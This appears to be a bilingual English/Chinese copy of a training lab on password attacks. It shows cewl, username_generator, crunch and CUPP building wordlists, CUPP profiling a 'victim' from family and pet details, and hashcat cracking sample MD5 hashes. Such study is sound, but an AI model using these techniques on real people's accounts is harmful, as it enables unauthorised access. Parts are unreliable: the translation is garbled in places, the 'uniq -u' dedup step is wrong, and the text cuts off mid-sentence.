
介绍
This room is an introduction to the types and techniques used in password attacks. We will discuss the ways to get and generate custom password lists. The following are some of the topics we will discuss:
这个房间介绍了密码攻击中使用的类型和技术。我们将讨论获取和生成自定义密码列表的方法。以下是我们将讨论的一些主题:
- Password profiling 密码分析
- Password attacks techniques
密码攻击技术 - Online password attacks 在线密码攻击
What is a password? 什么是密码?
Passwords are used as an authentication method for individuals to access computer systems or applications. Using passwords ensures the owner of the account is the only one who has access. However, if the password is shared or falls into the wrong hands, unauthorized changes to a given system could occur. Unauthorized access could potentially lead to changes in the system’s overall status and health or damage the file system. Passwords are typically comprised of a combination of characters such as letters, numbers, and symbols. Thus, it is up to the user how they generate passwords!
密码用作个人访问计算机系统或应用程序的身份验证方法。使用密码可确保帐户所有者是唯一有权访问的人。但是,如果密码被共享或落入坏人之手,则可能会对给定系统进行未经授权的更改。未经授权的访问可能会导致系统的整体状态和运行状况发生变化或损坏文件系统。密码通常由字母、数字和符号等字符组合组成。因此,由用户如何生成密码!
A collection of passwords is often referred to as a dictionary or wordlist. Passwords with low complexity that are easy to guess are commonly found in various publicly disclosed password data breaches. For example, an easy-to-guess password could be password, 123456, 111111, and much more. Here are the top 100 and most common and seen passwords↗ for your reference. Thus, it won’t take long and be too difficult for the attacker to run password attacks against the target or service to guess the password. Choosing a strong password is a good practice, making it hard to guess or crack. Strong passwords should not be common words or found in dictionaries as well as the password should be an eight characters length at least. It also should contain uppercase and lower case letters, numbers, and symbol strings (ex: *&^%#@). 密码集合通常称为字典或单词列表。复杂度低且易于猜测的密码常见于各种公开披露的密码数据泄露事件中。例如,易于猜测的密码可以是密码、123456、111111等等。以下是前 100 名和最常见和可见的密码供您参考。因此,攻击者对目标或服务进行密码攻击以猜测密码不会花费很长时间,而且太难了。选择强密码是一种很好的做法,很难猜测或破解。强密码不应是常用词或在字典中找到,并且密码的长度应至少为 8 个字符。它还应包含大写和小写字母、数字和符号字符串(例如:*&^%#@)。
Sometimes, companies have their own password policies and enforce users to follow guidelines when creating passwords. This helps ensure users aren’t using common or weak passwords within their organization and could limit attack vectors such as brute-forcing. For example, a password length has to be eight characters and more, including characters, a couple of numbers, and at least one symbol. However, if the attacker figures out the password policy, he could generate a password list that satisfies the account password policy.
有时,公司有自己的密码策略,并强制用户在创建密码时遵循准则。这有助于确保用户不会在其组织内使用通用密码或弱密码,并可以限制攻击媒介,例如暴力破解。例如,密码长度必须为 8 个字符或更多,包括字符、几个数字和至少一个符号。但是,如果攻击者找出密码策略,他可以生成满足帐户密码策略的密码列表。
How secure are passwords?
密码的安全性如何? Passwords are a protection method for accessing online accounts or computer systems. Passwords authentication methods are used to access personal and private systems, and its main goal of using the password is to keep it safe and not share it with others.
密码是访问在线帐户或计算机系统的一种保护方法。密码身份验证方法用于访问个人和私人系统,其使用密码的主要目的是确保其安全,不与他人共享。
To answer the question: How secure are passwords? depends on various factors. Passwords are usually stored within the file system or database, and keeping them safe is essential. We’ve seen cases where companies store passwords into plaintext documents, such as the Sony breach↗ in 2014. Therefore, once an attacker accesses the file system, he can easily obtain and reuse these passwords. On the other hand, others store passwords within the system using various techniques such as hashing functions or encryption algorithms to make them more secure. Even if the attacker has to access the system, it will be harder to crack. We will cover cracking hashes in the upcoming tasks.
回答这个问题:密码有多安全?取决于各种因素。密码通常存储在文件系统或数据库中,确保它们的安全至关重要。我们已经看到公司将密码存储到明文文档中的情况,例如2014年的索尼漏洞。因此,一旦攻击者访问文件系统,他可以很容易地获取和重复使用这些密码。另一方面,其他人使用各种技术(例如哈希函数或加密算法)将密码存储在系统内,以使其更加安全。即使攻击者必须访问系统,也更难破解。我们将在即将到来的任务中介绍破解哈希。
Password Attack Techniques
In this room, we will discuss the techniques that could be used to perform password attacks. We will cover various techniques such as a dictionary, brute-force, rule-base, and guessing attacks. All the above techniques are considered active ‘online’ attacks where the attacker needs to communicate with the target machine to obtain the password in order to gain unauthorized access to the machine.
在这个房间里,我们将讨论可用于执行密码攻击的技术。我们将介绍各种技术,例如字典、暴力破解、规则库和猜测攻击。上述所有技术都被视为主动“在线”攻击,攻击者需要与目标计算机通信以获取密码,以便获得对计算机的未经授权的访问。
Password Cracking vs. Password Guessing
密码破解与密码猜测
This section discusses password cracking terminology from a cybersecurity perspective. Also, we will discuss significant differences between password cracking and password guessing. Finally, we’ll demonstrate various tools used for password cracking, including **Hashcat **and John the Ripper
本节从网络安全的角度讨论密码破解术语。此外,我们将讨论密码破解和密码猜测之间的显着差异。最后,我们将演示用于破解密码的各种工具,包括 Hashcat 和 John the Ripper.
Password cracking is a technique used for discovering passwords from encrypted or hashed data to plaintext data. Attackers may obtain the encrypted or hashed passwords from a compromised computer or capture them from transmitting data over the network. Once passwords are obtained, the attacker can utilize password attacking techniques to crack these hashed passwords using various tools.
密码破解是一种用于从加密或哈希数据到明文数据中发现密码的技术。攻击者可以从受感染的计算机获取加密或哈希密码,或通过网络传输数据来捕获密码。获得密码后,攻击者可以利用密码攻击技术使用各种工具破解这些哈希密码。
Password cracking is considered one of the traditional techniques in pen-testing. The primary goal is to let the attacker escalate to higher privileges and access to a computer system or network. Password guessing and password cracking are often commonly used by information security professionals. Both have different meanings and implications. Password guessing is a method of guessing passwords for online protocols and services based on dictionaries. The following are major differences between password cracking and password guessing:
密码破解被认为是渗透测试中的传统技术之一。主要目标是让攻击者升级到更高的权限并访问计算机系统或网络。密码猜测和密码破解通常是信息安全专业人员常用的。两者都有不同的含义和含义。密码猜测是一种基于字典的在线协议和服务猜测密码的方法。以下是密码破解和密码猜测之间的主要区别:
- Password guessing is a technique used to target online protocols and services. Therefore, it’s considered time-consuming and opens up the opportunity to generate logs for the failed login attempts. A password guessing attack conducted on a web-based system often requires a new request to be sent for each attempt, which can be easily detected. It may cause an account to be locked out if the system is designed and configured securely.
密码猜测是一种用于针对在线协议和服务的技术。因此,它被认为是耗时的,并为失败的登录尝试生成日志提供了机会。在基于 Web 的系统上进行的密码猜测攻击通常需要为每次尝试发送一个新请求,这很容易被检测到。如果系统是安全设计和配置的,则可能会导致帐户被锁定。 - Password cracking is a technique performed locally or on systems controlled by the attacker.
密码破解是在本地或在攻击者控制的系统上执行的一种技术。
Password Profiling #1 -
Having a good wordlist is critical to carrying out a successful password attack. It is important to know how you can generate username lists and password lists. In this section, we will discuss creating targeted username and password lists. We will also cover various topics, including default, weak, leaked passwords, and creating targeted wordlists.
拥有一个好的单词列表对于成功进行密码攻击至关重要。了解如何生成用户名列表和密码列表非常重要。在本节中,我们将讨论创建有针对性的用户名和密码列表。我们还将涵盖各种主题,包括默认密码、弱密码、泄露密码以及创建有针对性的单词列表。
Default Passwords 默认密码
Before performing password attacks, it is worth trying a couple of default passwords against the targeted service. Manufacturers set default passwords with products and equipment such as switches, firewalls, routers. There are scenarios where customers don’t change the default password, which makes the system vulnerable. Thus, it is a good practice to try out admin:admin, admin:123456, etc. If we know the target device, we can look up the default passwords and try them out. For example, suppose the target server is a Tomcat, a lightweight, open-source Java application server. In that case, there are a couple of possible default passwords we can try: admin:admin or tomcat:admin
在执行密码攻击之前,值得尝试针对目标服务使用几个默认密码。制造商为交换机、防火墙、路由器等产品和设备设置默认密码。在某些情况下,客户不会更改默认密码,这会使系统容易受到攻击。因此,尝试 admin:admin、admin:123456 等是一个很好的做法。如果我们知道目标设备,我们可以查找默认密码并试用它们。例如,假设目标服务器是 Tomcat,一个轻量级的开源 Java 应用程序服务器。在这种情况下,我们可以尝试几种可能的默认密码:admin:admin 或 tomcat:admin.
Here are some website lists that provide default passwords for various products.
以下是一些为各种产品提供默认密码的网站列表。
- https://cirt.net/passwords↗
- https://default-password.info/↗
- https://datarecovery.com/rd/default-passwords/↗
Weak Passwords 弱密码
Professionals collect and generate weak password lists over time and often combine them into one large wordlist. Lists are generated based on their experience and what they see in pentesting engagements. These lists may also contain leaked passwords that have been published publically. Here are some of the common weak passwords lists :
随着时间的推移,专业人员收集并生成弱密码列表,并经常将它们组合成一个大的单词列表。列表是根据他们的经验和他们在渗透测试活动中看到的内容生成的。这些列表还可能包含已公开发布的泄露密码。以下是一些常见的弱密码列表:
- https://wiki.skullsecurity.org/index.php?title=Passwords↗ - This includes the most well-known collections of passwords.
https://wiki.skullsecurity.org/index.php?title=Passwords↗ - 这包括最知名的密码集合。 - SecLists↗ - A huge collection of all kinds of lists, not only for password cracking.
SecLists - 各种列表的庞大集合,不仅用于密码破解。
Leaked Passwords 泄露的密码
Sensitive data such as passwords or hashes may be publicly disclosed or sold as a result of a breach. These public or privately available leaks are often referred to as ‘dumps’. Depending on the contents of the dump, an attacker may need to extract the passwords out of the data. In some cases, the dump may only contain hashes of the passwords and require cracking in order to gain the plain-text passwords. The following are some of the common password lists that have weak and leaked passwords, including webhost, elitehacker,hak5, Hotmail, PhpBB companies’ leaks:
密码或哈希等敏感数据可能会因泄露而公开披露或出售。这些公开或私人可用的泄漏通常被称为“转储”。根据转储的内容,攻击者可能需要从数据中提取密码。在某些情况下,转储可能仅包含密码的哈希值,并且需要破解才能获得纯文本密码。以下是一些具有弱密码和泄露密码的常见密码列表,包括 webhost、elitehacker、hak5、Hotmail、PhpBB 公司的泄漏:
Combined wordlists 组合词表
Let’s say that we have more than one wordlist. Then, we can combine these wordlists into one large file. This can be done as follows using cat
假设我们有多个单词表。然后,我们可以将这些单词列表组合成一个大文件。这可以使用猫按如下方式完成:
cewl
cat file1.txt file2.txt file3.txt > combined_list.txtTo clean up the generated combined list to remove duplicated words, we can use sort and uniq as follows:
为了清理生成的组合列表以删除重复的单词,我们可以按如下方式使用 sort 和 uniq:
cewl
sort combined_list.txt | uniq -u > cleaned_combined_list.txtCustomized Wordlists 自定义单词列表
Customizing password lists is one of the best ways to increase the chances of finding valid credentials. We can create custom password lists from the target website. Often, a company’s website contains valuable information about the company and its employees, including emails and employee names. In addition, the website may contain keywords specific to what the company offers, including product and service names, which may be used in an employee’s password!
自定义密码列表是增加查找有效凭据机会的最佳方法之一。我们可以从目标网站创建自定义密码列表。通常,公司的网站包含有关公司及其员工的宝贵信息,包括电子邮件和员工姓名。此外,该网站可能包含特定于公司提供的关键字,包括产品和服务名称,这些名称可用于员工的密码!
Tools such as Cewl can be used to effectively crawl a website and extract strings or keywords. Cewl is a powerful tool to generate a wordlist specific to a given company or target. Consider the following example below:
Cewl 等工具可用于有效地抓取网站并提取字符串或关键字。Cewl 是一个强大的工具,可以生成特定于给定公司或目标的单词列表。请考虑以下示例:
cewl
user@thm$ cewl -w list.txt -d 5 -m 5 http://thm.labs-w will write the contents to a file. In this case, list.txt.
-w 会将内容写入文件。在这种情况下,list.txt。
-m 5 gathers strings (words) that are 5 characters or more
-m 5 收集 5 个字符或更多字符的字符串(单词)
-d 5 is the depth level of web crawling/spidering (default 2)
-d 5 是网络爬行/爬虫的深度级别(默认值 2)
http://thm.labs↗ is the URL that will be used
http://thm.labs↗ 是将使用的 URL
As a result, we should now have a decently sized wordlist based on relevant words for the specific enterprise, like names, locations, and a lot of their business lingo. Similarly, the wordlist that was created could be used to fuzz for usernames.
因此,我们现在应该有一个大小适中的词汇表,该词汇表基于特定企业的相关词汇,例如名称、位置和他们的许多业务术语。同样,创建的单词列表可用于模糊用户名。
Apply what we discuss using cewl against https://clinic.thmredteam.com/↗ to parse all words and generate a wordlist with a minimum length of 8. Note that we will be using this wordlist later on with another task!
应用我们使用 cewl 对 https://clinic.thmredteam.com/↗ 讨论的内容来解析所有单词并生成最小长度为 8 的单词列表。请注意,我们稍后将在另一个任务中使用此单词列表!
Username Wordlists 用户名 Wordlists
Gathering employees’ names in the enumeration stage is essential. We can generate username lists from the target’s website. For the following example, we’ll assume we have a {first name} {last name} (ex: John Smith) and a method of generating usernames.
在普查阶段收集员工的姓名至关重要。我们可以从目标的网站生成用户名列表。在以下示例中,我们假设我们有一个 {first name} {last name}(例如:John Smith)和一个生成用户名的方法。
- {first name}: john {名字}: John
- {last name}: smith {姓氏}: Smith
- **{first name}{last name}: johnsmith
{名字}{姓氏}: 约翰史密斯 ** - **{last name}{first name}: smithjohn
{姓氏}{名字}: Smithjohn **** ** - first letter of the **{first name}{last name}: jsmith **
{名字}{姓氏}的第一个字母:jsmith - first letter of the **{last name}{first name}: sjohn **** **
{姓氏}{名字}的第一个字母:sjohn - first letter of the **{first name}.{last name}: j.smith **
{名字}的第一个字母。{姓氏}: J.Smith - first letter of the **{first name}-{last name}: j-smith **
{名字}-{姓氏}的第一个字母:J-Smith - and so on 等等
Thankfully, there is a tool username_generator that could help create a list with most of the possible combinations if we have a first name and last name.
值得庆幸的是,如果我们有名字和姓氏,有一个工具username_generator可以帮助创建一个包含大多数可能组合的列表。
Usernames 用户名
user@thm$ git clone https://github.com/therodri2/username_generator.gitCloning into 'username_generator'...remote: Enumerating objects: 9, done.remote: Counting objects: 100% (9/9), done.remote: Compressing objects: 100% (7/7), done.remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 0Receiving objects: 100% (9/9), done.
user@thm$ cd username_generatorUsing python3 username_generator.py -h shows the tool’s help message and optional arguments.
使用 python3 username_generator.py -h 显示工具的帮助消息和可选参数。
Usernames 用户名
user@thm$ python3 username_generator.py -husage: username_generator.py [-h] -w wordlist [-u]
Python script to generate user lists for bruteforcing!
optional arguments: -h, --help show this help message and exit -w wordlist, --wordlist wordlist Specify path to the wordlist -u, --uppercase Also produce uppercase permutations. Disabled by defaultNow let’s create a wordlist that contains the full name John Smith to a text file. Then, we’ll run the tool to generate the possible combinations of the given full name.
现在,让我们创建一个包含全名 John Smith 的单词列表到一个文本文件。然后,我们将运行该工具以生成给定全名的可能组合。
Usernames 用户名
user@thm$ echo "John Smith" > users.lstuser@thm$ python3 username_generator.py -w users.lstusage: username_generator.py [-h] -w wordlist [-u]johnsmithj.smithj-smithj_smithj+smithjsmithsmithjohnThis is just one example of a custom username generator. Please feel free to explore more options or even create your own in the programming language of your choice!
这只是自定义用户名生成器的一个示例。请随时探索更多选项,甚至使用您选择的编程语言创建自己的选项!
Password Profiling #2 -
Keyspace Technique 密钥空间技术

Another way of preparing a wordlist is by using the key-space technique. In this technique, we specify a range of characters, numbers, and symbols in our wordlist. crunch is one of many powerful tools for creating an offline wordlist. With crunch, we can specify numerous options, including min, max, and options as follows:
准备单词表的另一种方法是使用键空格技术。在这种技术中,我们在单词列表中指定一系列字符、数字和符号。Crunch 是创建离线单词列表的众多强大工具之一。使用 crunch,我们可以指定许多选项,包括 min、max 和 options,如下所示:
crunch 紧缩
user@thm$ crunch -hcrunch version 3.6
Crunch can create a wordlist based on the criteria you specify.The output from crunch can be sent to the screen, file, or to another program.
Usage: crunch [options]where min and max are numbers
Please refer to the man page for instructions and examples on how to use crunch.The following example creates a wordlist containing all possible combinations of 2 characters, including 0-4 and a-d. We can use the -o argument and specify a file to save the output to.
以下示例创建一个包含 2 个字符的所有可能组合的单词列表,包括 0-4 和 a-d。我们可以使用 -o 参数并指定一个文件来保存输出。
crunch 紧缩
user@thm$ crunch 2 2 01234abcd -o crunch.txtCrunch will now generate the following amount of data: 243 bytes0 MB0 GB0 TB0 PBCrunch will now generate the following number of lines: xxcrunch: 100% completed generating outputHere is a snippet of the output:
下面是输出的片段:
crunch 紧缩
user@thm$ cat crunch.txt00010203040a0b0c0d10...cbcccdd0d1d2d3d4dadbdcddIt’s worth noting that crunch can generate a very large text file depending on the word length and combination options you specify. The following command creates a list with an 8 character minimum and maximum length containing numbers 0-9, a-f lowercase letters, and A-F uppercase letters:
值得注意的是,crunch 可以生成一个非常大的文本文件,具体取决于您指定的单词长度和组合选项。以下命令创建一个最小长度为8个字符和最大长度为8个字符的列表,其中包含数字0-9,a-f小写字母和a-f大写字母:
crunch 8 8 0123456789abcdefABCDEF -o crunch.txt the file generated is 459 GB and contains 54875873536 words.
crunch 8 8 0123456789abcdefABCDEF -o crunch.txt生成的文件为 459 GB,包含 54875873536 个单词。
crunch also lets us specify a character set using the -t option to combine words of our choice. Here are some of the other options that could be used to help create different combinations of your choice:
Crunch 还允许我们使用 -t 选项指定一个字符集来组合我们选择的单词。以下是一些其他选项,可用于帮助创建您选择的不同组合:
@ - lower case alpha characters
@ - 小写字母字符
, - upper case alpha characters
, - 大写字母字符
% - numeric characters % - 数字字符
^ - special characters including space
^ - 特殊字符,包括空格
For example, if part of the password is known to us, and we know it starts with pass and follows two numbers, we can use the % symbol from above to match the numbers. Here we generate a wordlist that contains pass followed by 2 numbers:
例如,如果我们知道部分密码,并且我们知道它以 pass 开头并跟随两个数字,则可以使用上面的 % 符号来匹配数字。在这里,我们生成一个包含 pass 后跟 2 个数字的单词列表:
crunch 紧缩
user@thm$ crunch 6 6 -t pass%%Crunch will now generate the following amount of data: 700 bytes0 MB0 GB0 TB0 PBCrunch will now generate the following number of lines: 100pass00pass01pass02pass03CUPP - Common User Passwords Profiler
CUPP - 通用用户密码探查器 CUPP is an automatic and interactive tool written in Python for creating custom wordlists. For instance, if you know some details about a specific target, such as their birthdate, pet name, company name, etc., this could be a helpful tool to generate passwords based on this known information. CUPP will take the information supplied and generate a custom wordlist based on what’s provided. There’s also support for a 1337/leet mode, which substitutes the letters a, i,e, t, o, s, g, z with numbers. For example, replace a with 4 or i with 1. For more information about the tool, please visit the GitHub repo here↗.
CUPP 是一个用 Python 编写的自动交互式工具,用于创建自定义单词列表。例如,如果您知道有关特定目标的一些详细信息,例如他们的出生日期、宠物名称、公司名称等,这可能是根据这些已知信息生成密码的有用工具。CUPP将获取提供的信息,并根据提供的信息生成自定义单词列表。还支持 1337/leet 模式,该模式将字母 a、i、e、t、o、s、g、z 替换为数字。例如,将 a 替换为 4 或将 i 替换为 1。有关该工具的更多信息,请访问此处的 GitHub 存储库。
To run CUPP, we need python 3 installed. Then clone the GitHub repo to your local machine using git as follows:
要运行 CUPP,我们需要安装 python 3。然后使用 git 将 GitHub 存储库克隆到本地计算机,如下所示:
CUPP 库普
user@thm$ git clone https://github.com/Mebus/cupp.gitCloning into 'cupp'...remote: Enumerating objects: 237, done.remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237Receiving objects: 100% (237/237), 2.14 MiB | 1.32 MiB/s, done.Resolving deltas: 100% (125/125), done.Now change the current directory to CUPP and run python3 cupp.py or with -h to see the available options.
现在将当前目录更改为 CUPP 并运行 python3 cupp.py 或使用 -h 查看可用选项。
CUPP 库普
user@thm$ python3 cupp.py ___________ cupp.py! # Common \ # User \ ,__, # Passwords \ (oo)____ # Profiler (__) )\ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ] [ Mebus | https://github.com/Mebus/]
usage: cupp.py [-h] [-i | -w FILENAME | -l | -a | -v] [-q]
Common User Passwords Profiler
optional arguments: -h, --help show this help message and exit -i, --interactive Interactive questions for user password profiling -w FILENAME Use this option to improve existing dictionary, or WyD.pl output to make some pwnsauce -l Download huge wordlists from repository -a Parse default usernames and passwords directly from Alecto DB. Project Alecto uses purified databases of Phenoelit and CIRT which were merged and enhanced -v, --version Show the version of this program. -q, --quiet Quiet mode (don't print banner)CUPP supports an interactive mode where it asks questions about the target and based on the provided answers, it creates a custom wordlist. If you don’t have an answer for the given field, then skip it by pressing the Enter key.
CUPP支持交互模式,在该模式下,它会询问有关目标的问题,并根据提供的答案创建自定义单词列表。如果您没有给定字段的答案,请按 Enter 键跳过它。
CUPP 库普
user@thm$ python3 cupp.py -i ___________ cupp.py! # Common \ # User \ ,__, # Passwords \ (oo)____ # Profiler (__) )\ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ] [ Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary[+] If you don't know all the info, just hit enter when asked! ;)
> First Name:> Surname:> Nickname:> Birthdate (DDMMYYYY):
> Partners) name:> Partners) nickname:> Partners) birthdate (DDMMYYYY):
> Child's name:> Child's nickname:> Child's birthdate (DDMMYYYY):
> Pet's name:> Company name:
> Do you want to add some key words about the victim? Y/[N]:> Do you want to add special chars at the end of words? Y/[N]:> Do you want to add some random numbers at the end of words? Y/[N]:> Leet mode? (i.e. leet = 1337) Y/[N]:
[+] Now making a dictionary...[+] Sorting list and removing duplicates...[+] Saving dictionary to .....txt, counting ..... words.> Hyperspeed Print? (Y/n)ِAs a result, a custom wordlist that contains various numbers of words based on your entries is generated. Pre-created wordlists can be downloaded to your machine as follows:
ِ因此,会生成一个自定义单词列表,其中包含基于您的输入的各种数量的单词。预先创建的单词列表可以按如下方式下载到您的机器上:
CUPP 库普
user@thm$ python3 cupp.py -l ___________ cupp.py! # Common \ # User \ ,__, # Passwords \ (oo)____ # Profiler (__) )\ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ] [ Mebus | https://github.com/Mebus/]
Choose the section you want to download:
1 Moby 14 french 27 places 2 afrikaans 15 german 28 polish 3 american 16 hindi 29 random 4 aussie 17 hungarian 30 religion 5 chinese 18 italian 31 russian 6 computer 19 japanese 32 science 7 croatian 20 latin 33 spanish 8 czech 21 literature 34 swahili 9 danish 22 movieTV 35 swedish 10 databases 23 music 36 turkish 11 dictionaries 24 names 37 yiddish 12 dutch 25 net 38 exit program 13 finnish 26 norwegian
Files will be downloaded from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/ repository
Tip: After downloading wordlist, you can improve it with -w option
> Enter number:Based on your interest, you can choose the wordlist from the list above to aid in generating wordlists for brute-forcing!
根据您的兴趣,您可以从上面的列表中选择单词列表,以帮助生成用于暴力破解的单词列表!
Finally, CUPP could also provide default usernames and passwords from the Alecto database by using the -a option.
最后,CUPP 还可以使用 -a 选项从 Alecto 数据库中提供默认用户名和密码。
CUPP 库普
user@thm$ python3 cupp.py -a ___________ cupp.py! # Common \ # User \ ,__, # Passwords \ (oo)____ # Profiler (__) )\ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ] [ Mebus | https://github.com/Mebus/]
[+] Checking if alectodb is not present...[+] Downloading alectodb.csv.gz from https://github.com/yangbh/Hammer/raw/b0446396e8d67a7d4e53d6666026e078262e5bab/lib/cupp/alectodb.csv.gz ...
[+] Exporting to alectodb-usernames.txt and alectodb-passwords.txt[+] Done.答题
Offline Attacks -
This section discusses offline attacks, including dictionary, brute-force, and rule-based attacks.
本节讨论离线攻击,包括字典攻击、暴力攻击和基于规则的攻击。
Dictionary attack 字典攻击
A dictionary attack is a technique used to guess passwords by using well-known words or phrases. The dictionary attack relies entirely on pre-gathered wordlists that were previously generated or found. It is important to choose or create the best candidate wordlist for your target in order to succeed in this attack. Let’s explore performing a dictionary attack using what you’ve learned in the previous tasks about generating wordlists. We will showcase an offline dictionary attack using hashcat, which is a popular tool to crack hashes.
字典攻击是一种使用已知单词或短语来猜测密码的技术。字典攻击完全依赖于先前生成或发现的预先收集的单词列表。为了成功进行此攻击,为您的目标选择或创建最佳候选词表非常重要。让我们使用您在前面有关生成单词列表的任务中学到的知识来探索如何执行字典攻击。我们将展示使用 hashcat 的离线字典攻击,hashcat 是一种流行的破解哈希工具。
Let’s say that we obtain the following hash f806fc5a2a0d5ba2471600758452799c, and want to perform a dictionary attack to crack it. First, we need to know the following at a minimum
假设我们得到以下哈希 f806fc5a2a0d5ba2471600758452799c,并想执行字典攻击来破解它。首先,我们至少需要了解以下内容:
1- What type of hash is this?
1- 这是什么类型的哈希?
2- What wordlist will we be using? Or what type of attack mode could we use?
2-我们将使用什么单词表?或者我们可以使用什么类型的攻击模式?

To identify the type of hash, we could a tool such as hashid or hash-identifier. For this example, hash-identifier believed the possible hashing method is MD5. Please note the time to crack a hash will depend on the hardware you’re using (CPU and/or GPU).
为了识别哈希的类型,我们可以使用诸如哈希或哈希标识符之类的工具 对于这个例子,哈希标识符认为可能的哈希方法是MD5。请注意,破解哈希值的时间取决于您使用的硬件(CPU 和/或 GPU)。
Dictionary attack 字典攻击
user@machine$ hashcat -a 0 -m 0 f806fc5a2a0d5ba2471600758452799c /usr/share/wordlists/rockyou.txthashcat (v6.1.1) starting...f806fc5a2a0d5ba2471600758452799c:rockyou
Session..........: hashcatStatus...........: CrackedHash.Name........: MD5Hash.Target......: f806fc5a2a0d5ba2471600758452799cTime.Started.....: Mon Oct 11 08:20:50 2021 (0 secs)Time.Estimated...: Mon Oct 11 08:20:50 2021 (0 secs)Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#1.........: 114.1 kH/s (0.02ms) @ Accel:1024 Loops:1 Thr:1 Vec:8Recovered........: 1/1 (100.00%) DigestsProgress.........: 40/40 (100.00%)Rejected.........: 0/40 (0.00%)Restore.Point....: 0/40 (0.00%)Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1Candidates.#1....: 123456 -> 123123
Started: Mon Oct 11 08:20:49 2021Stopped: Mon Oct 11 08:20:52 2021-a 0 sets the attack mode to a dictionary attack
-a 0 将攻击模式设置为字典攻击
-m 0 sets the hash mode for cracking MD5 hashes; for other types, run hashcat -h for a list of supported hashes.
-m 0 设置破解 MD5 哈希的哈希模式;对于其他类型,请运行 hashcat -h 以获取支持的哈希列表。
f806fc5a2a0d5ba2471600758452799c this option could be a single hash like our example or a file that contains a hash or multiple hashes.
F806fc5a2a0d5ba2471600758452799c 此选项可以是单个哈希(如我们的示例),也可以是包含一个或多个哈希的文件。
/usr/share/wordlists/rockyou.txt the wordlist/dictionary file for our attack
/usr/share/wordlists/rockyou.txt 我们攻击的 wordlist/dictionary 文件
We run hashcat with —show option to show the cracked value if the hash has been cracked:
我们使用 —show 选项运行 hashcat 以显示破解值,如果哈希值已被破解:
Dictionary attack 字典攻击
user@machine$ hashcat -a 0 -m 0 F806FC5A2A0D5BA2471600758452799C /usr/share/wordlists/rockyou.txt --showf806fc5a2a0d5ba2471600758452799c:rockyouAs a result, the cracked value is rockyou
结果,破解值是rockyou.
Brute-Force attack 暴力攻击
Brute-forcing is a common attack used by the attacker to gain unauthorized access to a personal account. This method is used to guess the victim’s password by sending standard password combinations. The main difference between a dictionary and a brute-force attack is that a dictionary attack uses a wordlist that contains all possible passwords.
暴力破解是攻击者用来未经授权访问个人帐户的常见攻击。此方法用于通过发送标准密码组合来猜测受害者的密码。字典和暴力攻击之间的主要区别在于,字典攻击使用包含所有可能密码的单词列表。
In contrast, a brute-force attack aims to try all combinations of a character or characters. For example, let’s assume that we have a bank account to which we need unauthorized access. We know that the PIN contains 4 digits as a password. We can perform a brute-force attack that starts from 0000 to 9999 to guess the valid PIN based on this knowledge. In other cases, a sequence of numbers or letters can be added to existing words in a list, such as admin0, admin1, .. admin9999
相比之下,暴力攻击旨在尝试一个或多个角色的所有组合。例如,假设我们有一个银行账户,我们需要未经授权的访问。我们知道 PIN 包含 4 位数字作为密码。我们可以执行从 0000 到 9999 的暴力攻击,根据这些知识猜测有效的 PIN。在其他情况下,可以将数字或字母序列添加到列表中的现有单词中,例如 admin0admin1、.。艾德明9999.
For instance, hashcat has charset options that could be used to generate your own combinations. The charsets can be found in hashcat help options.
例如,hashcat 具有可用于生成您自己的组合的字符集选项。字符集可以在 hashcat 帮助选项中找到。
Brute-Force attack 暴力攻击
user@machine$ hashcat --help ? | Charset ===+========= l | abcdefghijklmnopqrstuvwxyz u | ABCDEFGHIJKLMNOPQRSTUVWXYZ d | 0123456789 h | 0123456789abcdef H | 0123456789ABCDEF s | !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ a | ?l?u?d?s b | 0x00 - 0xffThe following example shows how we can use hashcat with the brute-force attack mode with a combination of our choice.
以下示例展示了如何将 hashcat 与暴力攻击模式结合使用,并结合我们选择。
Brute-Force attack 暴力攻击
user@machine$ hashcat -a 3 ?d?d?d?d --stdout1234023422343234923442345234823472346234....-a 3 sets the attacking mode as a brute-force attack
-a 3 将攻击模式设置为蛮力攻击
?d?d?d?d the ?d tells hashcat to use a digit. In our case, ?d?d?d?d for four digits starting with 0000 and ending at 9999
?d?d?d?d 告诉 hashcat 使用一个数字。在我们的例子中,?d?d?d?d 表示从 0000 开始到 9999 结束的四位数字
—stdout print the result to the terminal
—stdout 将结果打印到终端
Now let’s apply the same concept to crack the following MD5 hash: 05A5CF06982BA7892ED2A6D38FE832D6 a four-digit PIN number.
现在让我们应用相同的概念来破解以下 MD5 哈希值:05A5CF06982BA7892ED2A6D38FE832D6 四位数 PIN 码。
Brute-Force attack 暴力攻击
user@machine$ hashcat -a 3 -m 0 05A5CF06982BA7892ED2A6D38FE832D6 ?d?d?d?d05a5cf06982ba7892ed2a6d38fe832d6:2021

Session..........: hashcatStatus...........: CrackedHash.Name........: MD5Hash.Target......: 05a5cf06982ba7892ed2a6d38fe832d6Time.Started.....: Mon Oct 11 10:54:06 2021 (0 secs)Time.Estimated...: Mon Oct 11 10:54:06 2021 (0 secs)Guess.Mask.......: ?d?d?d?d [4]Guess.Queue......: 1/1 (100.00%)Speed.#1.........: 16253.6 kH/s (0.10ms) @ Accel:1024 Loops:10 Thr:1 Vec:8Recovered........: 1/1 (100.00%) DigestsProgress.........: 10000/10000 (100.00%)Rejected.........: 0/10000 (0.00%)Restore.Point....: 0/1000 (0.00%)Restore.Sub.#1...: Salt:0 Amplifier:0-10 Iteration:0-10Candidates.#1....: 1234 -> 6764
Started: Mon Oct 11 10:54:05 2021Stopped: Mon Oct 11 10:54:08 2021





-a 3 为暴力破解模式 -m 0 为md5模式
Offline Attacks -
Rule-Based attacks 基于规则的攻击
Rule-Based attacks are also known as hybrid attacks. Rule-Based attacks assume the attacker knows something about the password policy. Rules are applied to create passwords within the guidelines of the given password policy and should, in theory, only generate valid passwords. Using pre-existing wordlists may be useful when generating passwords that fit a policy — for example, manipulating or ‘mangling’ a password such as ‘password’: p@ssword, PawordPassw 0rd 等)。
